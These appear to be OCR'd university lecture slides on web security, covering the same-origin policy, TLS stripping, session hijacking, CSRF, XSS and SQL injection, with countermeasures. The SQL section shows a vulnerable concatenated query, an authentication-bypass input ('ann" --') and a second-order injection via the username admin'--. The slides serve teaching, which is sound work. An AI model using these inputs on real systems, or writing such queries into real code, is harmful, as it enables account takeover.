  - Avoiding implementation level vulnerabilities
- Example attack: drive-by-downloads




Server attacks other open web sites

- The browser implements an isolation and access control policy, known as the *same-origin-policy* (SOP), a collection of security restrictions that can be roughly summarized as:
    - Scripts can only access information belonging to **the same origin** as the script
    - An origin is a <scheme, host, port> triple
        - E.g. <http, www.kuleuven.be, 80>
        - E.g. <https, www.kuleuven.be, 443>
        - E.g. <http, www.kuleuven.be, 1080>
- Example attack: Cross-Site Request Forgery (CSRF) (see later)




The Same-Origin-Policy (SOP)

- Html content belongs to the origin from which it was downloaded
- But included scripts belong to the origin of the html document that includes them
  - Rationale: the author of the HTML page knows that the script is not harmful




Picture taken from: "Computer Security and the Internet" by Van Oorschot



Malicious client attacks server


- The main countermeasures for this scenario are:
  - The implementation of access control / authorization policies on the server
  - Defensive coding of the server
- Example attacks:
  - SQL injection / path injection / command injection

Network attacks




- The main countermeasure for this class of attacks is the use of TLS / HTTPS
- Example attacks:
  - Attacks on the Public Key Infrastructure
  - SSL stripping

TLS / HTTPS



- The HTTPS protocol scheme runs HTTP on top of TLS, a standardized transport layer security protocol
- TLS is configurable, and the security guarantees it offers depend on configuration
  - Base guarantee: communication confidentiality and data origin authentication
    - But some important pitfalls:
      - Redirecting HTTP to HTTPS enables *stripping attacks*
      - Mixed HTTP/HTTPS pages can void the HTTPS security guarantees
  - Sometimes: perfect forward secrecy
  - Every now and then: client authentication

Web script injection attacks



- How can an attacker inject a script?
  - By means of *cross-site scripting* (XSS)
    - By exploiting vulnerabilities similar to SQL injection vulnerabilities
    - Better name for XSS: *script injection*
  - By a variety of other means
    - Distributing a malicious advertisement
    - Hacking a website that hosts a widely used script
    - The site may support third-party extensions (*gadgets*)
    - …
- Once part of a page, the script can violate confidentiality and integrity of the page (and corresponding session)

Overview

- System model
- Attack models and security objectives
- Vulnerabilities, attacks and countermeasures
  - Attacking sessions
  - SQL injection
  - Script injection attacks
- Conclusions

Introduction

- Session tracking is usually done by means of cookies
- Authentication level is usually associated to the session
- Hence, if an attacker can take over a session, or inject requests into a session, he can act with authenticated user privileges

Session hijacking

- Is an attack where the attacker gains access to the session cookie value
  - By sniffing on the network
  - By stealing it through scripting
  - By guessing it
- Countermeasures:
  - Using TLS/HTTPS
  - HTTPOnly-flag on cookies
  - Use of secure random number generators


Session fixation

- Is an attack where the attacker forces the victim to use a session-identifier of the attacker
  - E.g. by means of scripting
- Countermeasure:
  - Renew the session cookie when the authentication level changes

Cross-site Request Forgery (CSRF)

- Is an attack where the attacker tricks the browser into injecting a request into an authenticated session (see next slide)
  - E.g. by means of scripting
  - E.g. by means of remote resource inclusion
- Countermeasures:
  - Inclusion of secret token in response
  - SameSite flag on cookies

Cross-site Request Forgery




Overview

- System model
- Attack models and security objectives
- Vulnerabilities, attacks and countermeasures
  - Attacking sessions
  - SQL injection
  - Script injection attacks
- Conclusions

Definition

- Many web applications compute HTTP responses by interacting with a database
- This involves the construction of SQL queries, where the constructed query usually contains user input
- A SQL Injection Attack is an interaction with such a web application where the user succeeds in modifying the intended effect of the created SQL queries
- Recall the basic attack:



```
name = 'ann'
password = 'xx'
```


```
SELECT * FROM USERS
WHERE Name = "ann" AND Pw = "xx"
```

Browser

Web application

Database

```
var sql = `SELECT * FROM USERS
WHERE Name = "${name}" AND Pw = "${password}"`
```



```
name = 'ann" --'
password = 'xx'
```


```
SELECT * FROM USERS
WHERE Name = "ann" --" AND Pw = "xx"
```

Browser

Web application

Database

```
var sql = `SELECT * FROM USERS
WHERE Name = "${name}" AND Pw = "${password}"`
```



```
name = 'ann" --'
password = 'xx'
```

Browser

Web application

```
SELECT * FROM USERS
WHERE Name = "ann"
```

Database


```
var sql = `SELECT * FROM USERS
WHERE Name = "${name}" AND Pw = "${password}"`
```

Injection Mechanisms

- Any input used by the web application that can be set by the attacker is a potential injection site
  - User input, such as HTML form fields
  - Cookies
    - Not directly set by a web app user, but attacker modifiable
  - HTTP Request headers
    - Not directly set by a web app user, but attacker modifiable
  - Second-order injections: two phase attacks
    - First get some input in the database
    - The app uses this stored input to construct new queries


Example second-order injection

- Step 1: register as a user with name: `admin’--`
    - No SQL injection at this point: the name is properly escaped and stored in the database
- Suppose password updating is implemented using the following constructed query:



```
queryString="UPDATE users SET password=’" + newPassword +
"’ WHERE userName=’" + userName + "’ AND password=’" +
oldPassword + "’"
```

    - Where userName is loaded from the database
- Step 2: update password, resulting in a query:



```
UPDATE users SET password=’newpwd’
WHERE userName= ’admin’--’ AND password=’oldpwd’
```

Countermeasures

- Can be applied in three phases of the development cycle:
  - At coding time: prevent the introduction of vulnerabilities
  - At testing time: detect the presence of vulnerabilities
  - At run time: detect attacks that exploit remaining vulnerabilities

Prevent vulnerabilities

